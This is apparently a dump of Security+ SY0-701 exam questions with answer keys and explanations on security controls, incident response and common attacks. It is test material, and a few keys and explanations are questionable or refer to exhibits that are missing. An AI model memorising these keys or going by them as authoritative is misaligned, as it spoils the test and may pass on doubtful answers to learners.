After multiple phishing simulations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?

A. Computer-based training
B. Insider threat awareness
C. SOAR playbook
D. Gamification

Answer: D

Explanation:
The correct answer is D. Gamification.Gamification uses game-like elements, rewards, points, competitions, badges, leaderboards, or incentives to encourage positive security behavior. In this scenario, employees are being incentivized not to click phishing links, which is a security awareness technique based on motivation and participation.Why the other options are incorrect: Computer-based trainingComputer-based training is a structured online training method. The question focuses on incentives, not simply online instruction.
Insider threat awarenessInsider threat awareness trains employees to recognize and report insider risks. The scenario is about phishing behavior and incentive-based awareness.SOAR playbookA SOAR playbook automates or standardizes security response actions.

QUESTION 861
The Cyber Incident Response Team is reviewing an incident that involved a human resources recruiter exfiltrating sensitive company data. The team found that the recruiter was able to use HTTP over port 53 to upload documents to a web server. Which of the following security infrastructure devices could have identified and blocked this activity?

A. WAF utilizing SSL decryption
B. NGFW utilizing application inspection
C. UTM utilizing a threat feed
D. SD-WAN utilizing IPsec

Answer: B

Explanation:
The correct answer is B. NGFW utilizing application inspection.
A next-generation firewall, or NGFW, can perform deep packet inspection and application-layer inspection. This allows it to identify the actual application or protocol being used, even when the traffic is running over a nonstandard port.
In this scenario, HTTP traffic is being sent over port 53. Port 53 is normally associated with DNS, so a traditional port-based firewall might allow or misclassify the traffic. An NGFW with application inspection could detect that the traffic is actually HTTP, not DNS, and block it according to policy.

Why the other options are incorrect:
A . WAF utilizing SSL decryption
A web application firewall protects web applications from web-based attacks. SSL decryption helps inspect encrypted HTTPS traffic, but this scenario is about detecting HTTP over an unusual port.
C . UTM utilizing a threat feed
A Unified Threat Management device can provide multiple security functions, and threat feeds can help identify known malicious indicators. However, the key control needed here is application inspection.
D . SD-WAN utilizing IPsec
SD-WAN manages WAN connectivity and routing, while IPsec provides encrypted tunnels. This does not identify or block HTTP being misused over port 53.
Therefore, the best answer is NGFW utilizing application inspection.

QUESTION 862
Which of the following would enable a data center to remain operational through a multiday power outage?

A. Generator
B. Uninterruptible power supply
C. Replication
D. Parallel processing

Answer: A

Explanation:
The correct answer is
A. Generator.
A generator can provide long-term backup power during an extended power outage, as long as sufficient fuel is available. For a multiday outage, a generator is the appropriate solution to keep a data center operational.
This aligns with CompTIA Security+ SY0-701 availability and resilience concepts. Data centers often use generators, redundant power feeds, UPS systems, and environmental controls to maintain uptime.
Why the other options are incorrect:
B . Uninterruptible power supply
A UPS provides short-term backup power and protects against brief outages, power fluctuations, and brownouts. It is usually designed to keep systems running until generator power starts or until systems can be shut down safely.
C . Replication
Replication copies data or systems to another location or system. It supports disaster recovery and availability, but it does not keep the same data center powered during an outage.
D . Parallel processing
Parallel processing distributes computing tasks across multiple processors or systems. It does not provide backup power.
Therefore, a generator is the best answer for a multiday power outage.

QUESTION 863
Which of the following practices would be best to prevent an insider from introducing malicious code into a company's development process?

A. Code scanning for vulnerabilities
B. Open-source component usage
C. Quality assurance testing
D. Peer review and approval

Answer: D

Explanation:
The correct answer is D. Peer review and approval.
Peer review and approval help prevent a single developer or insider from inserting malicious code without oversight. This practice supports separation of duties, accountability, secure software development, and change control. Requiring another qualified person to review and approve code changes increases the chance that suspicious, unauthorized, or malicious code will be identified before it enters production.
Why the other options are incorrect:
A . Code scanning for vulnerabilities
Code scanning can identify known vulnerabilities, insecure coding patterns, and some misconfigurations. However, malicious code intentionally written to appear legitimate may not always be detected by automated scanning.
B . Open-source component usage
Using open-source components does not prevent insider abuse. In fact, open-source dependencies may introduce additional supply chain risk if not properly reviewed.
C . Quality assurance testing
Quality assurance testing verifies whether software works as intended, but it may not detect intentionally malicious logic hidden in the code.
Therefore, peer review and approval is the best practice to prevent an insider from introducing malicious code into the development process.

QUESTION 864
An organization determines that tenured employees have retained privileges beyond those required to perform their duties. Which of the following should the organization do to address the issue?

A. Implement regular account reviews.
B. Provide privileged user account training.
C. Require a jump box for privileged account use.
D. Apply more restrictive security baselines.

Answer: A

Explanation:
The correct answer is
A. Implement regular account reviews.
This scenario describes privilege creep, which occurs when users accumulate permissions over time as they change roles, departments, or responsibilities. Regular account reviews help ensure users have only the access required for their current job duties.
This supports the principle of least privilege, which is a key CompTIA Security+ SY0-701 identity and access management concept.
Why the other options are incorrect:
B . Provide privileged user account training
Training is useful, but it does not remove unnecessary privileges.
C . Require a jump box for privileged account use
A jump box can control administrative access to sensitive systems, but it does not solve the issue of users retaining excessive privileges.
D . Apply more restrictive security baselines
Security baselines harden systems and configurations, but they do not directly review or remove unnecessary user permissions.
Therefore, the best answer is regular account reviews.

QUESTION 865
An organization is required to provide assurance that its controls are properly designed and operating effectively. Which of the following reports will best achieve this objective?

A. Red teaming
B. Penetration testing
C. Independent audit
D. Vulnerability assessment

Answer: C

Explanation:
The correct answer is C. Independent audit.
An independent audit provides objective assurance that security controls are properly designed, implemented, and operating effectively. Audits are commonly used to validate compliance, governance, risk management, and control effectiveness.
This aligns with CompTIA Security+ SY0-701 topics involving audits, assessments, governance, compliance, and third-party assurance.
Why the other options are incorrect:
A . Red teaming
Red teaming simulates real-world adversary behavior to test detection and response capabilities. It does not provide the same formal assurance over control design and operating effectiveness.
B . Penetration testing
Penetration testing identifies exploitable vulnerabilities, but it does not comprehensively verify that all controls are properly designed and operating effectively.
D . Vulnerability assessment
A vulnerability assessment identifies and prioritizes weaknesses, but it does not provide formal assurance of control design and operating effectiveness.
Therefore, the best answer is independent audit.

QUESTION 866
Which of the following can be used to compromise a system that is running an RTOS?

A. Cross-site scripting
B. Memory injection
C. Replay attack
D. Ransomware

Answer: B

Explanation:
The correct answer is B. Memory injection.
An RTOS, or real-time operating system, is commonly used in embedded systems, industrial systems, medical devices, vehicles, and operational technology environments. These systems often have strict timing requirements and may run specialized software with limited security protections.
Memory injection can be used to compromise systems by inserting malicious code or commands into memory. This can allow an attacker to alter execution flow, manipulate processes, bypass controls, or gain unauthorized control of the device.
Why the other options are incorrect:
A . Cross-site scripting
Cross-site scripting is primarily a web application attack. It is not the best answer for compromising a system running an RTOS.

C . Replay attack
A replay attack captures and retransmits valid data or authentication messages. It may affect some embedded or industrial communication systems, but it does not directly describe compromising the RTOS itself as well as memory injection.
D . Ransomware
Ransomware encrypts or locks data and demands payment. While some embedded systems could theoretically be disrupted by malware, ransomware is not the best match for compromising an RTOS.
Therefore, the best answer is memory injection.

QUESTION 867
A Chief Information Security Officer is developing procedures to guide detective and corrective activities associated with common threats, including phishing, social engineering, and business email compromise. Which of the following documents will be most relevant to revise as part of this process?

A. SDLC
B. IRP
C. BCP
D. AUP

Answer: B

Explanation:
An Incident Response Plan (IRP) is the most relevant document because the scenario is about detective and corrective activities after or during security events. Phishing, social engineering, and business email compromise are incident categories that require predefined escalation paths, containment actions, communication steps, evidence handling, and recovery procedures. SDLC focuses on secure software development, not operational response. BCP focuses on maintaining business operations during disruption, and AUP defines acceptable user behavior. The IRP tells security teams how to detect, analyze, contain, eradicate, and recover from incidents. For Security+, this aligns directly with incident response preparation and operational procedures for common attack types.

QUESTION 868
Staff members at a company historically click on dangerous links. The leadership team wants to reduce that risk. Which of the following should a security engineer do to help reduce future incidents?

A. Create and run a realistic email test and provide a refresher.
B. Leverage plaintext emails to remove clickable links.
C. Block all unsigned email attachments for all employees.
D. Perform header analysis for sender reputation.

Answer: A

Explanation:
The best response is to create a realistic phishing-style email test and provide refresher training. The problem is user behavior: employees repeatedly click dangerous links. Security awareness training reinforced by simulations helps users recognize suspicious senders, urgent language, unusual URLs, and credentialharvesting attempts. Plaintext-only email is not realistic as a full enterprise control and does not address broader social engineering behavior. Blocking unsigned attachments may reduce malware risk, but the question specifically concerns dangerous links, not attachments. Header analysis is useful for investigators, but it does not directly train users or reduce future clicking behavior. Security+ emphasizes continuous awareness, phishing simulations, and targeted remediation for risky user actions.

QUESTION 869
Which of the following is most likely to cause reputational damage to a company?

A. Open ports
B. Low availability
C. Unpatched vulnerabilities
D. Data leaks

Answer: D

Explanation:
Data leaks are most likely to cause reputational damage because they expose customer, employee, financial, intellectual property, or regulated information to unauthorized parties. Public disclosure of sensitive data can destroy customer trust, trigger regulatory investigations, create legal liability, and attract negative media attention. Open ports and unpatched vulnerabilities are security weaknesses, but they are not automatically reputational events unless exploited or disclosed. Low availability can harm service reliability, but reputational impact is usually strongest when confidentiality is breached and stakeholders believe the company failed to protect private information. In Security+ risk terminology, reputational impact is a business impact category, and data exposure is one of the clearest causes of that impact.

QUESTION 870
Which of the following best describes the purpose of using deception technologies in a security strategy?

A. To prevent malware installation through endpoint protection tools
B. To block all external traffic before it reaches critical information systems
C. To lure attackers to controlled environments to collect threat intelligence
D. To detect insider threats by monitoring privileged user accounts

Answer: C

Explanation:
Deception technologies are designed to attract, observe, and study attackers in controlled environments. Examples include honeypots, honeyfiles, honeytokens, decoy credentials, and fake services. Their value is not mainly prevention; it is detection, delay, intelligence gathering, and attacker behavior analysis. By interacting with decoys, attackers reveal tactics, techniques, procedures, tooling, source infrastructure, and objectives without reaching real production assets. Endpoint protection prevents malware execution, which is not the primary role of deception. Blocking all external traffic is a firewall or segmentation function. Privileged-user monitoring may detect insider threats, but it is not the core purpose of deception technology. Security+ treats deception as an operational detection and threat intelligence capability.

QUESTION 871
A developer receives this message when testing a new external website:
This site cannot be reached.
Which of the following logs would most likely help identify the root cause?

A. Firewall
B. IDS
C. Application
D. System

Answer: A

Explanation:
Firewall logs are the best starting point because the error indicates that the website cannot be reached from the network path. A firewall may be blocking outbound traffic, inbound return traffic, DNS-related access, specific ports, or the destination IP/domain. Firewall logs can show denied connections, rule matches, source and destination addresses, ports, protocols, timestamps, and policy decisions. IDS logs generally detect suspicious traffic but do not normally enforce blocking. Application logs are useful after the application is reachable, but the symptom here is connectivity failure. System logs may show local host issues, but they are less directly tied to external access controls. For Security+ troubleshooting, network access failures often require checking firewall policy and traffic logs first.

QUESTION 872
Which of the following vulnerabilities will lead to a successful attack that injects into a web application?

A. Directory traversal
B. Buffer overflow
C. SQLi
D. XSS

Answer: D

Explanation:
Cross-site scripting (XSS) is the correct answer because the attack injects HTML content into a web application. XSS occurs when an application accepts untrusted input and renders it in a browser without proper validation, sanitization, or output encoding. Injected tags, scripts, event handlers, or external resource references can cause a victim's browser to execute or load attacker-controlled content. Directory traversal attempts to access unauthorized file paths, usually using patterns like ../. Buffer overflow abuses memory handling errors. SQL injection targets backend database queries. The given payload is web-content injection, not a database or memory exploit. Security+ expects recognition of XSS from injected HTML or JavaScript in web application output.

QUESTION 873
An organization experiences data loss after several employees traveled to an area that is well-known for corporate espionage. The employees always used VPNs when connected to the hotel Wi-Fi, logged off their machines when not in use, and kept their doors locked when leaving their devices unattended. Which of the following will best prevent data loss events in the future?

A. Data sanitization
B. WAF
C. FDE
D. Split tunneling

Answer: C

Explanation:
Full Disk Encryption (FDE) is the best control because the scenario strongly suggests travel-related device compromise, theft, or unauthorized physical access. VPN protects data in transit, but it does not protect data stored locally on a laptop. Logging off and locking doors reduce risk, but they do not fully protect against lost, stolen, or physically accessed devices. FDE encrypts the entire storage device so an attacker cannot easily read local files without the proper authentication material. Data sanitization is used before disposal or reuse, not active travel protection. A WAF protects web applications, and split tunneling can increase exposure by sending some traffic outside the VPN. Security+ maps FDE to protecting confidentiality of data at rest.

QUESTION 874
In order to maintain system stability, a company's software developers cannot merge updates into the code base without supervisor approval. Which of the following is the best description of this practice?

A. Separation of duties
B. Change management
C. Vulnerability remediation
D. Collusion prevention

Answer: A

Explanation:
Separation of duties is the best description because the person developing the change is not allowed to independently approve or merge that change into the code base. This divides responsibility between development and approval, reducing the risk of unauthorized, unsafe, or malicious changes entering production. Change management is related, but the specific control described is the separation between creating a change and authorizing its implementation. Vulnerability remediation is the process of fixing security weaknesses, which is not the focus here. Collusion prevention is not the main concept; separation of duties can reduce fraud risk, but it cannot fully prevent collusion. Security+ treats separation of duties as an administrative control that supports integrity, accountability, and controlled change.

QUESTION 875
Which of the following best explains the benefit of using asymmetric encryption?

A. It provides mutual authentication by using identical keys for both encryption and decryption.
B. It uses a shared secret key to reduce the number of keys needed.
C. It allows faster encryption and decryption than symmetric methods.
D. It enables secure data exchanges without requiring both parties to share a private key.

Answer: D

Explanation:
Asymmetric encryption uses a mathematically related public key and private key pair. The major benefit is that parties can exchange data securely without both sides sharing the same private secret in advance. A public key can be distributed openly, while the private key remains protected by its owner. This supports secure key exchange, digital signatures, authentication, and confidentiality in protocols such as TLS and PKI-based systems. Identical keys are used in symmetric encryption, not asymmetric encryption. A shared secret key is also a symmetric encryption concept. Asymmetric encryption is generally slower than symmetric encryption, so option C is incorrect. Security+ expects candidates to distinguish asymmetric key pairs from symmetric shared-secret encryption.

QUESTION 876
A company deploys a new server that a client must be able to access it at all times. Which of the following will support this availability requirement?

A. Proxy server
B. Jump server
C. Geographic restrictions
D. Load balancer

Answer: D

Explanation:
A load balancer best supports the availability requirement because it distributes client traffic across available backend resources and can route traffic away from failed or overloaded systems. When properly implemented with multiple servers or redundant service instances, load balancing improves uptime, resilience, and service continuity. A proxy server forwards requests and may provide filtering or caching, but it does not inherently guarantee application availability. A jump server provides controlled administrative access to internal systems, not client-facing service continuity. Geographic restrictions limit access based on location and may actually reduce availability for some users. Security+ places load balancing under resilient architecture because it helps maintain access when individual systems fail or become saturated.

QUESTION 877
Which of the following explains the difference between data masking and data tokenization?

A. Data masking is typically a non-reversible process, while data tokenization is reversible.
B. Data masking uses encryption, while data tokenization replaces data with null values.
C. Data masking uses one-to-one data mapping, while data tokenization uses one-to-many data mapping.
D. Data masking implements a random function, while data tokenization implements a pseudo-random function.

Answer: A

Explanation:
Data masking hides sensitive information by replacing, redacting, or transforming it so the original value is not normally recoverable in routine use. It is commonly used for test, development, analytics, and reporting environments where users need realistic-looking data but should not see actual sensitive values. Tokenization replaces sensitive data with a token that has no exploitable meaning by itself. The original value is stored separately in a secure token vault, allowing authorized systems to reverse the token back to the real value when needed. Encryption is different because it mathematically transforms data using keys. For Security+, the key distinction is reversibility: masking is usually irreversible, while tokenization is reversible through controlled lookup.

QUESTION 878
A company performs a vulnerability assessment and gets the following results:
Vulnerability | Server location | CVSS score 1 | Internet | 9.8 2 | Internal | 4.0 3 | Internet | 4.0 4 | Internal | 9.8
Which of the following vulnerabilities should the company patch first?

A. 1
B. 2
C. 3
D. 4

Answer: A

Explanation:
Vulnerability 1 should be patched first because it has both the highest severity and the highest exposure. A CVSS score of 9.8 indicates a critical vulnerability, and the affected server is internet-facing. Internet-facing systems are directly exposed to external threat actors, automated scanning, exploit kits, and opportunistic attacks. Vulnerability 4 also has a CVSS score of 9.8, but it is internal, so the exposure is lower unless an attacker already has access inside the environment. Vulnerabilities 2 and 3 have lower CVSS scores and therefore lower technical severity. Security+ prioritization considers severity, asset exposure, exploitability, and business impact. The critical internet-facing vulnerability is the most urgent.

QUESTION 879
A company requests a collaboration between the infrastructure and security teams to determine the most secure method of deploying applications that saves costs on physical hardware. Which of the following is the best way to achieve this goal?

A. Infrastructure as code
B. Hybrid cloud
C. Virtualization
D. Containerization

Answer: D

Explanation:
Containerization is the best answer because it allows applications to run in isolated, lightweight environments without requiring a full operating system instance for each application. Containers reduce dependency conflicts, improve portability, and use fewer compute resources than traditional virtual machines. This helps lower hardware costs while still supporting secure deployment through image hardening, runtime isolation, vulnerability scanning, and controlled registries. Virtualization also reduces physical hardware use, but it is heavier because each VM includes a full guest OS. Infrastructure as code automates deployment but is not itself the application isolation method. Hybrid cloud describes an environment model, not the most direct secure deployment mechanism. Security+ maps containerization to scalable and secure application architecture.

QUESTION 880
Which of the following best explains why an organization would choose a warm site for disaster recovery?

A. It reduces complexity by replicating data in real time across identical environments.
B. It eliminates the need for backup testing by using cloud-native infrastructure.
C. It offers fully automated fail over with no manual intervention required.
D. It balances cost and recovery time by maintaining partially configured systems.

Answer: D

Explanation:
A warm site is chosen because it provides a practical balance between cost and recovery speed. It is partially prepared with infrastructure, network connectivity, and sometimes replicated or recent backup data, but it usually still requires some configuration, restoration, or activation before full operations resume. A hot site is more expensive because it is fully operational or nearly real-time synchronized, which better matches option A or C. A cold site is cheaper but slower because it may only provide space, power, and basic facilities. Backup testing is still required regardless of the recovery model, so option B is incorrect. In Security+, warm sites sit between cold and hot sites for recovery time objective and cost.

QUESTION 881
Which of the following principles ensures data is only accessible to authorized users?

A. Integrity
B. Confidentiality
C. Non-repudiation
D. Availability

Answer: B

Explanation:
Confidentiality ensures that information is accessible only to authorized users, systems, or processes. It is one of the three core elements of the CIA triad, along with integrity and availability. Confidentiality is enforced through access controls, encryption, authentication, authorization, data classification, least privilege, and secure transmission methods. Integrity protects data from unauthorized modification, not unauthorized viewing. Non-repudiation provides proof that a user or system performed an action and cannot credibly deny it later. Availability ensures systems and data remain accessible when needed. Since the question specifically asks about preventing unauthorized access to data, confidentiality is the correct Security+ principle.

QUESTION 882
An attacker forces an internal company employee to inject malware into corporate systems under threat of publishing the employee's sensitive personal files. Which of the following best describes the attacker's motivation in this type of attack?

A. Financial gain
B. Revenge
C. Blackmail
D. Espionage

Answer: C

Explanation:
Blackmail is the correct motivation because the attacker is coercing the employee by threatening to release sensitive personal files. The attacker is not simply seeking money directly, so financial gain is not the best description. Revenge would involve retaliation for a perceived grievance, but the scenario describes coercion. Espionage involves stealing information for political, corporate, or strategic advantage, which is not the primary driver here. This is a social engineering and insider-risk scenario because an external attacker pressures an internal employee into performing malicious activity. Security+ expects candidates to recognize attacker motivations such as financial gain, ideology, espionage, revenge, and blackmail based on the pressure or incentive being used.

QUESTION 883
A security team identifies a vulnerability in an application that the developers will not be able to patch for six months. Which of the following should the security team use to document this vulnerability?

A. Risk register
B. Patching schedule
C. Vulnerability matrix
D. Change management procedure

Answer: A

Explanation:
The vulnerability should be documented in the risk register because it represents an identified risk that cannot be immediately remediated. A risk register tracks risk details such as description, owner, likelihood, impact, severity, mitigation strategy, acceptance status, review dates, and residual risk. Since the developers cannot patch the issue for six months, the organization needs formal visibility and accountability until remediation is possible. A patching schedule may track when updates are planned, but it does not fully document risk ownership and business impact. A vulnerability matrix may help prioritize technical findings, but it is not the central governance record. Change management procedures control changes, not long-term risk tracking.

QUESTION 884
A Chief Information Security Officer (CISO) implements a new policy that users can no longer access fantasy sports sites while at work. The CISO wants to implement a solution that can adapt to new sites coming online and not have to constantly determine which sites are related to fantasy sports. Which of the following is the best capability for the CISO to leverage?

A. IPS
B. URL scanning
C. Content categorization
D. Static denial list
E. DLP

Answer: C

Explanation:
Content categorization is the best capability because it groups websites into categories such as gambling, sports, social media, malware, adult content, or streaming. A web filtering solution can then block an entire category instead of requiring administrators to manually maintain a static deny list of individual URLs. This is exactly what the CISO needs because new fantasy sports websites can appear frequently. URL scanning checks or analyzes specific URLs, but it does not necessarily solve the category maintenance problem by itself. IPS focuses on detecting or blocking network attacks. DLP prevents sensitive data leakage, not recreational website access. Static denial lists are difficult to maintain and do not adapt well to new sites.

QUESTION 885
Which of the following describes how a risk event might affect operations and limit the overall risk score?

A. Severity
B. Likelihood
C. Impact
D. Probability

Answer: A

Explanation:
Severity describes how serious a risk event would be if it occurred and is commonly used to prioritize remediation. In practical risk management, severity reflects the operational consequence of an event, such as service disruption, data loss, regulatory exposure, financial damage, or safety concerns. Likelihood and probability both describe the chance that the event will occur, not the seriousness of the result. Impact is closely related, but severity is the scoring label often used to express the overall seriousness of the risk in a risk register, vulnerability report, or risk matrix. For Security+, severity helps determine which risks require immediate treatment and which can be accepted, monitored, or deferred.

QUESTION 886
A security analyst collects IOCs from a cybersecurity bulletin. Which of the following should the analyst do next to assess if an environment is compromised?

A. Root cause analysis
B. Threat hunting
C. Tabletop exercise
D. Penetration test

Answer: B

Explanation:
Threat hunting is the correct next step because the analyst already has indicators of compromise from a cybersecurity bulletin and now needs to search the environment for evidence of those indicators. Threat hunting is proactive investigation using IOCs, threat intelligence, logs, endpoint telemetry, network data, and SIEM queries to determine whether malicious activity exists. Root cause analysis happens after an incident is confirmed and understood. A tabletop exercise is a simulated discussion used to test response readiness, not to check current compromise. A penetration test is an authorized offensive assessment and does not directly use received IOCs to determine whether systems are already affected. Security+ treats IOC-driven investigation as a threat hunting activity.

QUESTION 887
While troubleshooting an internal resource's poor performance for an end user, a network engineer performs a traceroute on the end device and receives the following output:
C:\User>tracert 10.100.15.20 Tracing route to [internal.resource.org] 10.100.15.20 over a maximum of 30 hops: 1 200 ms 200 ms 200 ms 10.20.10.10 2 5 ms 3 ms 3 ms 10.20.10.1 3 20 ms 20 ms 10 ms 10.25.10.10 4 10 ms 8 ms 10 ms 10.30.110.1 5 5 ms 6 ms 3 ms 10.100.15.20
The engineer performs a traceroute from a device that is not experiencing poor performance but is connected to the same port. The engineer receives the following output:
C:\Engineer>tracert 10.100.15.20 Tracing route to [internal.resource.org] 10.100.15.20 over a maximum of 30 hops: 1 5 ms 3 ms 3 ms 10.20.10.1 2 20 ms 20 ms 10 ms 10.25.10.10 3 10 ms 8 ms 10 ms 10.30.110.1 4 5 ms 6 ms 3 ms 10.100.15.20
Which of the following is most likely occurring?

A. ARP cache poisoning
B. On-path attack
C. Resource exhaustion
D. DNS spoofing

Answer: A

Explanation:
ARP cache poisoning is the best answer because the affected endpoint's traceroute shows an unexpected first hop, 10.20.10.10, with high latency before reaching the normal gateway path. The unaffected device connected to the same port reaches 10.20.10.1 as the first hop, which strongly suggests the issue is specific to the affected endpoint's local ARP mapping rather than the switch port, router, or destination resource. ARP poisoning manipulates a host's ARP cache so traffic is sent to the wrong MAC address, often enabling traffic interception or redirection. An on-path attack is possible as a result, but ARP cache poisoning is the specific mechanism. Resource exhaustion and DNS spoofing do not match the traceroute evidence.

QUESTION 888
An organization is designing a new cloud-based infrastructure to host confidential business analytics. The security architect must recommend a data protection strategy that ensures confidentiality and integrity during transmission between the cloud provider's data centers and the organization's on-premises analytics team. The architect also needs to ensure that even if cloud infrastructure is somehow compromised, the data stored at rest remains protected. Which of the following approaches BEST aligns with modern security architecture principles for this scenario?

A. Use TLS 1.3 for data in transit and implement AES-256 encryption for data at rest, with encryption keys managed by the organization's own key management service
B. Rely solely on the cloud provider's built-in encryption and assume their infrastructure security controls are sufficient to protect all data

C. Use symmetric encryption for data in transit and asymmetric encryption for data at rest to maximize security through algorithm diversity
D. Store data unencrypted in the cloud but require all on-premises systems to use military-grade encryption before sending any data to the cloud

Answer: A

Explanation:
This question evaluates data protection strategies and security architecture principles (Security Architecture objective). The correct answer emphasizes cryptographic solutions appropriate for different contexts: TLS 1.3 is the current standard for securing data in transit, AES-256 provides strong symmetric encryption for data at rest, and most importantly, the organization retains control of encryption keys rather than relying solely on the cloud provider. This approach follows the principle of shared responsibility and defense in depth. The second option incorrectly assumes the cloud provider's controls alone are sufficient and violates the principle of not trusting external security entirely. The third option is architecturally backward.symmetric encryption (like AES) is appropriate for at-rest data due to performance, while TLS uses hybrid encryption for in-transit data; using asymmetric encryption for large datasets at rest is inefficient. The fourth option provides no in-transit protection during cloud transmission, which is where data is most vulnerable to interception.

QUESTION 889
A network administrator must turn off insecure protocols after a recent inspection. Which of the following best describes the vulnerability the network administrator is remediating?

A. Device misconfigurations
B. Sideloading
C. Memory injection
D. Malicious update

Answer: A

Explanation:
Device misconfigurations are the correct answer because leaving insecure protocols enabled is a configuration weakness. Protocols such as Telnet, FTP, SMBv1, older SSL/TLS versions, or unused management services can expose systems to credential theft, downgrade attacks, unauthorized access, or exploitation. Turning them off is part of system hardening and secure configuration management. Sideloading refers to installing applications from unauthorized sources, usually on mobile or endpoint platforms. Memory injection involves inserting malicious code into a running process. A malicious update is a compromised or hostile software update. The scenario is not about malware or software installation; it is about removing insecure enabled services. Security+ treats this as a misconfiguration and hardening issue.

QUESTION 890
An attacker floods an organization's VoIP phone system with thousands of requests. This causes legitimate calls to drop or fail to connect. Analysis shows the attacker faked internal extensions to trick users into answering calls and sharing sensitive information. Which of the following types of attacks has the attacker used in this incident? (Select two).

A. SIP spoofing attack
B. On-path attack
C. Packet sniffing attack
D. Vishing attack
E. Denial-of-service attack
F. Supply chain attack

Answer: D, E

Explanation:
The attacker used a denial-of-service attack and a vishing attack. The flood of thousands of VoIP requests causes legitimate calls to drop or fail, which is an availability attack and clearly maps to denial of service. The second behavior involves tricking users over voice communications into sharing sensitive information, which is vishing. Vishing is voice-based phishing and commonly abuses trust, urgency, caller ID manipulation, or internal-looking extensions. SIP spoofing may appear related because fake internal extensions are mentioned, but the question asks for two attack types that describe the overall incident: service disruption and voice-based social engineering. On-path attacks involve interception, packet sniffing captures traffic, and supply chain attacks compromise vendors or dependencies.

QUESTION 891
The Chief Information Security Officer (CISO) of a medium-sized business plans to modernize the existing security infrastructure and address issues with legacy software and assets. Which of the following should the CISO use to determine the scope of the legacy infrastructure and develop a risk-based approach to modernization?

A. Angry IP Scanner
B. OWASP Web Security Testing Guide
C. CIS benchmarks
D. Metasploit Framework

Answer: C

Explanation:
CIS benchmarks are the best choice because they provide recognized secure configuration baselines for operating systems, applications, cloud platforms, network devices, and other infrastructure components. A CISO modernizing legacy systems needs a structured way to evaluate current configurations, identify gaps, prioritize weaknesses, and build a risk-based remediation plan. Angry IP Scanner can help discover live hosts, but it does not provide security baselines or modernization guidance. The OWASP Web Security Testing Guide focuses on web application testing, not broad legacy infrastructure. Metasploit is a penetration testing framework and is not the right tool for defining modernization scope. Security+ emphasizes secure baselines, hardening standards, and benchmark-driven configuration review for reducing risk.

QUESTION 892
Which of the following is best prevented by adding input validation to an AI chatbot?

A. Model manipulation
B. Bias
C. Prompt injection
D. Hallucinations

Answer: C

Explanation:
Input validation is most directly used to reduce prompt injection attacks against AI chatbots. Prompt injection occurs when a user enters crafted instructions designed to override, bypass, or manipulate the chatbot's intended system instructions. By validating, filtering, constraining, and sanitizing user input, an organization can prevent malicious instructions from being interpreted as trusted commands. Model manipulation is broader and may include poisoning or adversarial techniques beyond simple input validation. Bias is mainly addressed

through training data governance, testing, and model evaluation. Hallucinations are inaccurate or fabricated AI outputs, usually reduced through grounding, retrieval controls, and output verification. Therefore, for a chatbot, input validation best maps to preventing prompt injection.

QUESTION 893
A security administrator needs to protect the integrity of a compromised laptop. The administrator turns off the laptop for a forensic investigation. Which of the following tasks should the administrator do first before analyzing the hard drive?

A. Metadata review
B. Snapshot
C. Bit-level copy
D. Memory dump

Answer: C

Explanation:
The administrator should create a bit-level copy before analyzing the hard drive. In digital forensics, original evidence must be preserved in its exact state to maintain integrity and support chain of custody. A bit-level copy, also called a forensic image, captures every sector of the drive, including deleted data, slack space, and hidden artifacts. Analysis should then be performed on the copy, not the original evidence. A metadata review is useful later but should not happen before evidence preservation. A snapshot usually applies to virtual machines or system states, not a powered-off physical laptop drive. A memory dump would normally be collected before shutdown because RAM is volatile, but the laptop has already been turned off.

QUESTION 894
Which of the following vulnerabilities will input validation prevent?

A. DNS hijacking
B. Time-of-check
C. SQL injection
D. Sideloading

Answer: C

Explanation:
Input validation is a primary control for preventing SQL injection. SQL injection occurs when an attacker submits malicious database commands through application input fields, URL parameters, cookies, or forms. If the application fails to validate and handle input properly, the attacker's input may be interpreted as part of a SQL query. Strong input validation rejects unexpected characters, enforces type and length restrictions, and allows only properly formatted values. It should also be paired with parameterized queries and prepared statements. DNS hijacking involves manipulation of DNS resolution, not application input. Time-of-check vulnerabilities are race-condition issues. Sideloading involves installing software outside an approved repository. Therefore, SQL injection is the vulnerability most directly prevented by input validation.

QUESTION 895
A company wants to ensure that a mission-critical database can only be accessed from specific internal IP addresses. Which of the following should the company deploy to meet this requirement?

A. Web application firewall
B. Network tap
C. Intrusion prevention system

D. Jump server

Answer: D

Explanation:
A jump server is the best choice because it provides a controlled access point to sensitive internal resources. The company can configure the mission-critical database to accept administrative or management connections only from the jump server's internal IP address. This reduces exposure by preventing direct access from general user workstations or broad network segments. The jump server can also enforce authentication, session logging, monitoring, and administrative access controls. A web application firewall protects web applications, not direct database access. A network tap passively copies traffic for monitoring and does not restrict access. An intrusion prevention system can block suspicious traffic, but it is not the best mechanism for limiting database access to specific internal IP addresses. The jump server fits the access-control requirement best.

QUESTION 896
Which of the following describes a vulnerability where a website under heavy load performs an unauthorized write operation seconds after the user authenticates?

A. CSRF
B. TOU
C. SQLi
D. XSS

Answer: B

Explanation:
This describes a time-of-use issue, commonly associated with time-of-check to time-of-use race conditions. The key clue is that the user authenticates, but the unauthorized write operation occurs seconds later when the website is under heavy load. In a race condition, the application checks a security condition at one point in time but uses the result later, after the state may have changed. Heavy load can widen this timing gap and make exploitation more likely. CSRF tricks an authenticated user's browser into submitting an unwanted request. SQLi injects malicious SQL into database queries. XSS injects scripts into web pages viewed by users. Because the issue is caused by timing between authentication and write execution, TOU is the best answer.

QUESTION 897
Which of the following steps in the incident response process involves developing a hypothesis of possible attack paths and using various sources to confirm or deny the hypothesis?

A. Identification
B. Investigation
C. Containment
D. Preparation

Answer: B

Explanation:
Investigation is the incident response step that involves analyzing evidence, developing hypotheses, and confirming or denying possible attack paths. During investigation, analysts review logs, endpoint data, network telemetry, alerts, threat intelligence, and user activity to determine what happened, how the attacker operated, and what systems were affected. Identification is the stage where an event is recognized as a potential incident. Preparation involves policies, tools, training, playbooks, and readiness before an incident

occurs. Containment focuses on limiting the attacker's access and preventing further damage after the incident is understood enough to act. Because the question specifically mentions forming and testing hypotheses using multiple sources, the activity is investigative analysis, making investigation the correct answer.

QUESTION 898
Which of the following best summarizes the reason for an AUP?

A. To provide a framework for performing a security assessment
B. To provide guidance regarding the permitted operations of a system
C. To provide procedures for restoring a resource in the event of an incident
D. To provide an agreement between a vendor and service provider

Answer: B

Explanation:
